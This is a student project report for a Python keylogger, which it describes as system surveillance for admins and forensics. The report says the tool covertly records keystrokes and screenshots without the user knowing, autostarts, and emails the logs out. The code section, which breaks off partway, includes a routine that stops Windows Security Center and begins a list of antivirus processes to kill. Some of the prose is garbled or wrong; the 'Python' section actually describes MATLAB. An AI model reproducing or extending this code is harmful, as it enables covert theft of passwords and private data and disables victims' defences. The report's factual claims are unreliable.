

# **SYSTEM SURVEILLANCE USING KEYLOGGER**

**A PROJECT REPORT**

*Submitted by*

**VIJAYA RAJAN . R (511919104024)**

**JABEZ JACOB . S (511919104302)**

**PRADESHWARAN . G (511919104013)**

*In partial fulfillment for the award of the degree*

*Of*

**BACHELOR OF ENGINEERING**

*In*

**COMPUTER SCIENCE AND ENGINEERING**



**5119 - PRIYADARSHINI ENGINEERING COLLEGE,**

**VANIYAMBADI – 635 751**

**ANNA UNIVERSITY, CHENNAI 600 025**

**JUNE 2022**

# **ANNA UNIVERSITY,CHENNAI 600 025**

## **BONAFIDE CERTIFICATE**

Certified that this project report “**SYSTEM SURVEILLANCE USING KEYLOGGER**”, is the bonafide work of “**VIJAYARAJAN.R, JABEZ JACOB.S, PRADESHWARAN.G**” who carried out the project work under my supervision. Certified further that to the best of my knowledge the work reported herein does not form part of any other thesis or dissertation on the basis of which a degree or award was conferred on an earlier occasion on this or any other candidate.

### **SIGNATURE**

Prof.A.S.KUMARESAN,M.E,FIE.,(Ph.D)

### **HEAD OF THE DEPARTMENT,**

Associate professor,

Department of CSE,

Priyadarshini Engineering College,

Vaniyambadi-635 751,

Tirupattur District.

### **SIGNATURE**

Ms.A.VANATHI.M.E,

### **SUPERVISOR,**

Assistant professor,

Department of CSE,

Priyadarshini Engineering college,

Vaniyambadi-635 751,

Tirupattur District.

## CERTIFICATE OF EVALUATION

**College Name** : Priyadarshini Engineering college, Vaniyambadi 635 751.

**Branch & Semester:** Computer Science and Engineering – 6<sup>th</sup> Semester

S.No	Name of the students	Register number	Title of the project	Name of the supervisor
1.	VIJAYARAJAN.R	511919104024	SYSTEM SURVEILLANCE USING KEYLOGGER	Ms.A.VANATHI, Assistant Professor, Department of CSE.
2.	JABEZ JACOB	511919104302		
3.	PRADESHWARAN	511919104013		

The report of the project work submitted by the above students in partial fulfillment for the award of Bachelor of Engineering Degree in Computer Science and Engineering of Anna University were evaluated and confirmed to the report of the project work done by the above students and then evaluated.

Submitted for the University Project Viva-Voce examination held on \_\_\_\_\_ at Priyadarshini Engineering College, Vaniyambadi – 635 751.

**INTERNAL EXAMINER**

**EXTERNAL EXAMINER**

## ACKNOWLEDGEMENT

First of all, I praise & thank the almighty from the depth of my heart who has been with me as source of strength, compact & inspiration in the completion of this project work. At the outset, I would like to decide my sincere thanks to our honorable **Chairman, Managing, Trustee, Correspondent** for providing me infrastructural Facilities to work in.

I also express my sincere gratitude to our respected and beloved principal **Dr.K.VIJAYARAJ,ME.,Ph.D.**, for his extremely valuable guidance and support, also providing all facilities to complete our project.

I also express my sincere gratitude to our Head of the Department **Prof.A.S.KUMARESAN,ME.,FIE.,Ph.D.**, for this support and encouragement, which held me for the completion of this project.

I express my sincere thanks and respect to our project coordinator **Mrs.MALA,M.E,Ph.D.**, Associated professor, Department of Computer Science and Engineering, who guided me for doing project Successfully.

With immense pleasure I regard my deep sense of indebtedness and gratitude to my project Guide **Ms.A.VANATHI,ME.**, Assistant Professor, Department of Computer Science and Engineering , who was not only a source of inspiration but also for motivating me with her gratitude and continuous support in the execution of the project.

I am thankful to get constant encouragement support and guidance from all the **Teaching and Non-Teaching Faculty Members** of the Department of Computer Science and Engineering and I also thank my **Family and Friends** who aided me in completing the Project. To one and all, I own acknowledgement who directly aided me in completing the project.

**VIJAYARAJAN.R**

**JABEZ JOCAB.S**

**PRADESHWARAN.G**

## **ABSTRACT**

In many companies now-a-days data security and data recovery is the most important factor. So there are many cases where data recovery is required. For these kinds of problems keylogger is one of the best solutions which is often referred to as keylogging or keyboard capturing.

Keyboard capturing is the action of recording the keys stroke on a keyboard, typically covertly, so that the person using the keyboard is unaware that their actions are being monitored. Using keylogger application users can retrieve data when working file is damaged due to several reasons like loss of power etc.

This is a surveillance application used to track the users which logs keystrokes; uses log files to retrieve information. Using this application we can recall forgotten email or URL. In this keylogger project, whenever the user types something through the keyboard, the keystrokes are captured and mailed to the mail id of admin without the knowledge of the user within the time set.

## TABLE OF CONTENTS

CHAPTER NO	TITLE	PAGE NO.
	<b>ABSTRACT</b>	V
<b>1</b>	<b>INTRODUCTION</b>	
	1.1General	1
	1.1.1 How keylogger works	1
	1.1.2 How keybord works	2
	1.2 Objectives and scope of the projects	4
	1.3 problem statement	5
	1.3.2Existing System	5
	1.3.1 Disadvantages of Existing System	5
	1.4 Proposed System	6
	1.4.1 Proposed System Advantages	6
	1.5 Literature Survey	6
<b>2</b>	<b>PROJECT DESCRIPTION</b>	
	2.1 Introduction	9
	2.2 Module Diagram	
	2.2.1 Detailed Architecture	10
	2.2.2 modules	10
	2.2.3 user Diagram	11
	2.2.4 Activity Diagram	12
	2.2.5 Usecase Diagram	13

<b>3</b>	<b>SOFTWARE SPECIFICATION</b>	
	3.1 System Requirement	14
	3.2 Hardware Requirement	14
	3.3 software requirement	14
	3.4 language specifition	15
<b>4</b>	<b>IMPLEMENTAION</b>	
	General	18
	4.1 Code implemenation	18
	4.2 Snapshots	37
<b>5</b>	<b>CONCLUSION &amp; REFERENCES</b>	
	5.1 Conclusion and Future Work	38
	5.3 References	39





## CHAPTER I

### 1.INTRODUCTION

#### 1.1 GENERAL

In many IT infrastructure organizations now-a-days, data security and data recovery are the most important factors which is basically deployed in Computer Forensics. Computer forensics consists of the art of examining digital media to preserve, recover and analyze the data in an effective manner. There are many cases where data recovery is required essentially. So by using keylogger application users can retrieve data in the time of disaster and damaging of working file due to loss of power etc. Keyloggers are specially effective in monitoring ongoing crimes. This is a surveillance application used to track the users which log keystrokes, uses log files to retrieve information, capture a record of all typed keys. The collected information is saved on the system as a hidden file or emailed to the Admin or the forensic analyst

##### 1.1.1 How keylogger works


The keylogger is use for capture a every stocks and screenshots form the system and it is send the captured data into admins mail id it is work in background the user cannot know the process then the keylogger will have the function of auto start process when the system it will send the data through the help of internet.it sends the screenshots to admin mail id by the particular time period. Other detection methods include:

- Scan local drives for log.txt or other log file names associated with known keyloggers;

- Implement solutions that detect unauthorized file transfers via FTP or other protocols;
- Scan content sent via email or other authorized means looking for sensitive information;
- Detect encrypted files transmitted to questionable destinations.

### **1.1.2 HOW KEYBOARD WORKS**

Keyboard is primary target of most common keyloggers; it consists of matrix of circuit with keys also known as key matrix, there are many different types of key matrix depending on keyboard manufactures . However, the circuit closes key matrix when the user presses key, then keyboard processor and ROM detect this events. The processor translates the circuit location to a character or control code and sends to keyboard buffer.



The keyboard is controlled by the keylogger and it is combined by the operation system it work in the kernel based operating system it have keyboard matrix is send the data to the keyboard rom it transfer the data to the translator it passes the data to the keyboard buffer.

## **1.2 Objectives and scope of the projects**

The main objective of this document is to illustrate the requirements of the project Keylogger. Now- a-days IT business infrastructures are mostly in need of the cyber security factor that is Computer Forensics. Keyloggers can effectively assist a computer forensics analyst in the examination of digital media.

Keystroke loggers are available in software and hardware form, and are used to capture and compile a record of all typed keys. The information gathered from a keystroke logger can be saved on the system as a hidden file, or emailed to the forensic analyst or the Administrator. Generic keystroke loggers typically record the keystrokes associated with the keyboard typing. Advanced keystroke loggers have many additional features. Our project keylogger has the following features;

- Monitors Keystrokes
- Sends mail to the Admin's mail Id
- Logs keystrokes including special keys

Keyloggers have the advantage of collecting information before it is encrypted; thus making a forensic analyst's job easier. Most keyloggers show no signs of any intrusion within the system allowing for them to gain typed information without anyone having knowledge of its actions except the user who use it. Keyloggers incorporate a wide array of cyber security issues and provide a practical approach to understand topics such as attacker goals, varieties of malware and their implementation, the role of malware in infecting and how stealth is archived in an infected system.

## **1.3 PROBLEM STATEMENT**

Hackers and other third parties are always looking for the vulnerabilities present inside the system. To gain knowledge about what they require from the organizations, they either gain access to the confidential data stored in the system and either cause harm to the integrity of data or may cause data loss. Another problem is that cyber crimes are increasing day by day. If we will have the chat logs or keystroke logs of victim's laptop then we can easily analyze the entire planning of the victim which will provide the best solution to eradicate or solve the problem.

### **1.3.1 EXISTING SYSTEM**

Key logger design and implementation strategies are based upon several factors: the infecting medium, the type of target machine, the lifetime of the key logger, and the level of stealth and footprint left on the machine while active. Infection mechanisms depend on the form of the key logger. A software keylogger targets the user-mode of an operating system, is injected remotely, and a hardware keylogger via physical device placement. Software keyloggers require a well-crafted infection mechanism to ensure proper installation, for example, a web browser exploit. Most keyloggers share a common execution technique known as hooking, though each keylogger will implement it in a different way depending on the context for which the keylogger is needed [10]. The basic goal of hooking is to intercept the normal control flow and alter information returned by a target system routine. Hooks can be implemented in any level of the operating system for most functions, which makes them a general technique to be utilized by keyloggers.

#### **1.3.1.1 DISADVANTAGE OF EXISTING SYSTEM**

- It is not recognize the function keys
- It is send mail services

- It is only store the data in local space
- It is not provide the system informations

### **1.3.2 PROPOSED SYSTEM**

Authorized use of a keylogger is use of such software with the knowledge and consent of the PC Owner or security administrator. As a rule, authorized monitoring software products require physical access to computer and administrative privilege for configuration and installation that excludes (or at least minimizes) risks of unauthorized use of programs. As per the rule, such software products have ability to obtain and configure a “packed” installation executable file that is delivered to the user’s computer with the help of various ethical and authorized schemes. During installation it doesn’t display any messages or create any windows on the screen.

it is send the mail to admin id it is record the everykey stocks and screenshot and send to the mail by the help of some protocol.

### **1.3.2 PROPOSED SYSTEM ADVANTAGES**

- Data will transfer in highly scertly
- It provide the mailing services
- It is record the function keys
- It records the screenshots and control keys

### **1.4.1 LITERATURE SURVEY**

**1.TITLE:** keylogger- (2011). Detecting keyloggers based on traffic analysis with periodic Behavior

**AUTHOR:** Anith at el.

**YEAR:**2011

**DESCRIPTION:** The design of secure authentication protocols is quite challenging, considering that various kinds of root kits reside in Personal Computers (PCs) to observe user's behavior and to make PCs untrusted devices. Involving human in

authentication protocols, while promising, is not easy because of their limited capability of computation and memorization. Therefore, relying on users to enhance security necessarily degrades the usability. On the other hand, relaxing assumptions and rigorous security design to improve the user experience can lead to security breaches that can harm the users' trust. In this paper, we demonstrate how careful visualization design can enhance not only the security but also the usability of authentication. To that end, we propose two visual authentication protocols: one is a one-time-password protocol, and the other is a password-based authentication protocol. Through rigorous analysis, we verify that our protocols are immune to many of the challenging authentication attacks applicable in the literature. Furthermore, using an extensive case study on a prototype of our protocols, we highlight the potential of our approach for real-world deployment: we were able to achieve a high level of usability while satisfying stringent security requirements.

**2.TITLE:** System Monitoring and Security Using Keylogger.

**AUTHOR:** Preeti Tuli , Priyanka Sahu.

**YEAR:**2018

**DESCRIPTION:** It is likely that about one out of many large companies systematically monitors the computer, internet, or email use of its users employees. There are over hundred's different products available today that will let organizations see what their users do at work on their "personal" computers, in their email, and on the internet. But what do such numbers really mean? What does company monitoring of user/employee email, internet, and computer usage actually look like? What sorts of things can an organization/company see users do at their computers, and what sorts of computer activities are currently invisible to workplace monitoring? This admittedly document attempts to propose, as concretely as possible what "Informational Flow" on internet and computer usage looks like: its extent, the key concepts involved, and the forces driving its adoption. The keylogging program logs all keystrokes (aka Keystroke Logging) along with the name of the application in which the keystrokes were entered. Using keylogger we prevent the miscellaneous use of system. Using this we

capture all information in text and image form.

### **3.TITLE: SURVEY ON KEYSTROKE LOGGING**

**AUTHOR:** Kavya .C , Suganya.R

**YEAR:**2021

**DESCRIPTION:** A Keylogger generally referred as a keystroke or system monitor. Keystroke could be a reasonably police work technology accustomed monitor and record every keystroke written on a particular data input device. Keylogging usually used as a spyware tool by cybercriminals to steal in person recognizable info, login credentials and sensitive enterprise knowledge. Keystroke is employed to visualize employer's performance to watch their laptop activities, oldsters to supervise their children's net usage, device homeowners to trace attainable unauthorized activity on their devices or enforcement agencies to analyse incidents involving laptop. The method can be thought-about moral or acceptable in variable degrees.. Some numerous keylogging techniques, extending from hardware and software based methodologies. Keyloggers are easy to detect, but once it infects our computer, it can cause unauthorized transactions. Data-stealing malware attacks are prevalent today. This paper presents an overview of different types of password attacks and analysing prevention and detection techniques of keylogger attacks and some preventive measures to reduce the malware attacks and detection of personal data.

### **4.TITEL: Keyloggers software detection techniques**

**AUTHOR:** A. Solairaj; S. C. Prabanand; J. Mathalairaj; C. Prathap; L. S. Vignesh

**YEAR:**2016

**DESCRIPTION:** Keyloggers is the action of recording the key stroke on a keyboard, typically in a covert manner. Software Keyloggers are detected based on the behavioral characteristics. They don't provide root privileges; detection is based on permission from kernel and prone to many attacks. Software Keyloggers is a software program that can be installed onto a computer, which monitors all the user activities on computer. Keyloggers steal the confidential information and they completely run in stealth mode.



When Keyloggers is installed in a computer, it is not shown either in start-up icons or anywhere else on the computer that is being monitored. Software Keyloggers have posed a great threat to user privacy and security. Detection of Keyloggers is difficult because they run in hidden mode. Detection of Software Keyloggers is done using various technique namely Anti-Hook techniques, HoneyID: Spyware detection, bot detection, safe access to password protected accounts and dendritic cell algorithm. These algorithms are used to detect the existence of Keyloggers in computer, which strengthens user privacy and security.

## **CHAPTER 2**

### **PROJECT DESCRIPTION**

#### **2.1 INTRODUCTION**

The keyboard is the primary aim for key loggers to retrieve user input from because it is the most common user interface with a computer. Although both hardware and software key loggers exist, software key loggers are the dominant form and thus are main point in this paper. Software keylogger are most inexpensive easily used program. This keyloggers need to be adapted to each target operating system to ensure I/O is handled appropriately. System differences thus unavoidably lead to operating system specific mechanisms implemented in software keyloggers: use of the keyboard state table, system routine hooks, and kernel-mode layered drivers [3]. Additional detail about techniques used in the development, distribution, execution and detection of userland kernel-mode keyloggers, particularly on Microsoft Windows operating system. A basic concept behind keyloggers and similar malware is their pattern of attack. Most of malware infections follow a fairly standard attack pattern that involves the sequential order of development, distribution and infection, and execution stages. Distribution and execution can both be


implemented as a component of the malware and therefore are a contributing factor in its design and development. The keylogging malware to begin executing and can occur in several different ways depending on the implementation and context of the keylogger. However, most realistic keyloggers share two operations: (a) hooking into user input flow to receive keystrokes and (b) transporting the data to a remote location.

## **2.2MODULE DIAGRAM**

### **2.2.1 DETAILED ARCHITECTURE**


The keylogger is use for capture a every stocks and screenshots form the system and it is send the captured data into admins mail id it is work in background the user cannot know the process then the keylogger will have the function of auto start process when the system it will send the data through the help of internet.it sends the screenshots to admin mail id by the particular time period. Other detection methods include:

- Scan local drives for log.txt or other log file names associated with known keyloggers;
- Implement solutions that detect unauthorized file transfers via FTP or other protocols;
- Scan content sent via email or other authorized means looking for sensitive information;
- Detect encrypted files transmitted to questionable destinations.



## MODULES USED

1. **Smtplib:** The module included in python defines an SMTP client session object that can be used to send mail to any internet machine with an SMTP listener daemon.
2. **Threading:** It is one of the modules provided with python includes a simple-to-implement locking mechanism that allows you to synchronize threads.
3. **Pynput:** This library allows the users to control and monitor input devices. e.g.; `pynput.mouse`, `pynput.keyboard`.




### 2.2.3 USER DIAGRAM

User can using the application while the when it is record all the data and transfer to the admin mail id and the data will send the call screenshots when the user while the connecting to the internet then may helps to send the data through the online when the data transfered


A log is a record of the events occurring within an organization's systems and networks. Logs are composed of log entries; each entry contains information related to a specific event that has occurred within a system or network [7]. Logs were used primarily for troubleshooting problems, but logs now serve many functions within most organizations, such as optimizing system and network performance, recording the actions of users, and providing data useful for investigating malicious activity. The widespread deployment of networked servers, workstations, and other computing devices, and the ever-increasing number of threats against networks and systems, the number, volume, and variety of computer security logs has increased greatly. This has created the need for computer security log management, which is the process for generating, transmitting,

storing, analyzing, and disposing of computer security log data. Logging can be a security administrator's best friend. It's like an administrative partner that is always at work, never complains, never gets tired, and is always on top of things. If properly instructed, this partner can provide the time and place every event that has occurred in your network or system




#### 2.2.4 ACTIVITY DIAGRAM

The user can the data through the pc it pass through the pc and it was passes the operating system and the user application will work on the screen the appliction when sends the data on the computer where to the using of keylogger is communctated with the smtp protiocall and all the can send to the internet the log file will send to the admin mail id while the process of the keylogger when the process will completed the result will send to mail.



## 2.2.5 USECASE DIAGRAM

In the use case diagram the process will explain with the user is actor when is refers all activity will process when the user is the pass the all the activity when all the and the admin is all the performance when the use interact with the works.



### **3. SOFTWARE SPECIFICATION**

#### **3.1. SYSTEM REQUIFICATION**

#### **3.2. HARDWARE REQUIFICATION**

The hardware requirements may provide as the basis for a contract for the implementation of the system and should as a result and be a complete and consistent specification of the whole system. They are used by software engineers as the initial point for the system design. It must what the method do and not how it should be implemented

- Processor : Intel I5
- RAM : 4GB
- Hard disk : 40 GB
- Mouse : logitech.
- Keyboard : Dell

### **SOFTWARE REQUIREMENT**

The software requirements document is the requirement of the system.it should include both a description and a specification of requirements. It is a set of what the system should do slightly than how it should do it. The software requirements give a basis for creating the software requirements specification. It is useful in estimating cost, planning group activities, performing tasks and tracking the teams and tracking the teams development throughout the development activity.

- Python Ide : pycharm , vs code
- Coding language : Python
- Technology : Advanced programming using Python

### 3.2.3 LANGUAGE SPECIFICATION

#### PYTHON

- Python is a powerful multi-purpose programming language created by Guido van Rossum.
- It has simple easy-to-use syntax, making it the perfect language for someone trying to learn computer programming for the first time.

#### Features Of Python

1. Easy to code: Python is high level programming language. Python is very easy to learn language as compared to other language like c, c#, java script, java etc. It is very easy to code in python language and anybody can learn python basic in few hours or days. It is also developer-friendly language.
2. Free and Open Source: Python language is freely available at official website and you can download it from the given download link below click on the Download Python keyword. Since, it is open-source, this means that source code is also available to the public. So you can download it as, use it as well as share it.
3. Object-Oriented Language: One of the key features of python is Object- Oriented programming. Python supports object oriented language and concepts of classes, objects encapsulation etc.
4. GUI Programming Support: Graphical Users interfaces can be made using a module such as PyQt5, PyQt4, wxPython or Tk in python. PyQt5 is the most popular option for creating graphical apps with Python.



5. High-Level Language: Python is a high-level language. When we write programs in python, we do not need to remember the system architecture, nor do we need to manage the memory.

6. Extensible feature: Python is an Extensible language. we can write our some python code into c or c++ language and also we can compile that code in c/c++ language.

7. Python is Portable language: Python language is also a portable language. for example, if we have python code for windows and if we want to run this code on other platform such as Linux, Unix and Mac then we do not need to change it, we can run this code on any platform.

8. Python is Integrated language: Python is also an Integrated language because we can easily integrate python with other language like C, C++ etc.

9. Interpreted Language: Python is an Interpreted Language. because python code is executed line by line at a time. like other language C, C++, java etc., there is no need to compile python code this makes it easier to debug our code. The source code of python is converted into an immediate form called bytecode.

10. Large Standard Library Python has a large standard library which provides rich set of module and functions so you do not have to write your own code for every single thing. There are many libraries present in python for such as regular expressions, unit-testing, web browsers etc.

11. Dynamically Typed Language: Python is dynamically-typed language. That means the type (for example- int, double, long etc.,) for a

variable is decided at run time not in advance. because of this feature we don't need to specify the type of variable. Python is an Interpreted Language. because python code is executed line by line at a time. like other language C, C++, java etc., there is no need to compile python code this makes it easier to debug our code. The source code of python is converted into an immediate form called byte code.

Python is a powerful multi-purpose programming language created by Guido van Rossum. It has simple easy-to-use syntax, making it the perfect language for someone trying to learn computer programming for the first time. Python features are

- Easy to code
- Free and Open Source
- Object-Oriented Language
- GUI Programming Support
- High-Level Language
- Extensible feature
- Python is Portable language
- Python is Integrated language
- Interpreted
- Large Standard Library
- Dynamically Typed Language

## **CHAPTER 4**

### **IMPLEMENTATION**

#### **GENERAL**

Python is a program that was originally designed to simplify the implementation of numerical linear algebra routines. It has since grown into something much bigger, and it is used to implement numerical algorithms for a wide range of applications. The basic language used is very similar to standard linear algebra notation, but there are a few extensions that will likely cause you some problems at first.

#### **4.1. CODE IMPLEMENTATION**

```
import pynput.keyboard
import threading
import smtplib
import os
import shutil
import subprocess
import sys
import stat
import platform
import getpass
import time
import tempfile
from mss import mss
```

```

from email.mime.text import MIMEText
from email.mime.multipart import MIMEMultipart
from email.mime.application import MIMEApplication
from os.path import basename

try:
    import win32gui as w # Used to Get The Active Window Name
except Exception:
    pass

class Keylogger:
    def __init__(self, time_interval, email, password):
        self.log = ""
        self.interval = time_interval
        self.email = email
        self.password = password
        self.temp_screenshot = tempfile.gettempdir() + "\\screenshot.png"
        self.system_info = self.get_system_info()
        self.lastWindow = "" # Used to Distinguish Log Data
        self.victim_system = platform.system()

    def kill_av(self):
        try:
            os.popen("net stop \"Security Center\"")
        except Exception as e:
            print("[!] Unable to Disable Security Center!\n")

```

```

print(f"Error : {e}")

try:
    avs = ['AAWTray.exe', 'Ad-Aware.exe', 'MSASCui.exe',
'_avp32.exe', '_avpcc.exe', '_avpm.exe', 'aAvgApi.exe',
'ackwin32.exe', 'adaware.exe', 'advxdwin.exe', 'agentsvr.exe',
'agentw.exe', 'alertsvc.exe',
'alevir.exe', 'alogserv.exe', 'amon9x.exe', 'anti-trojan.exe',
'antivirus.exe', 'ants.exe',
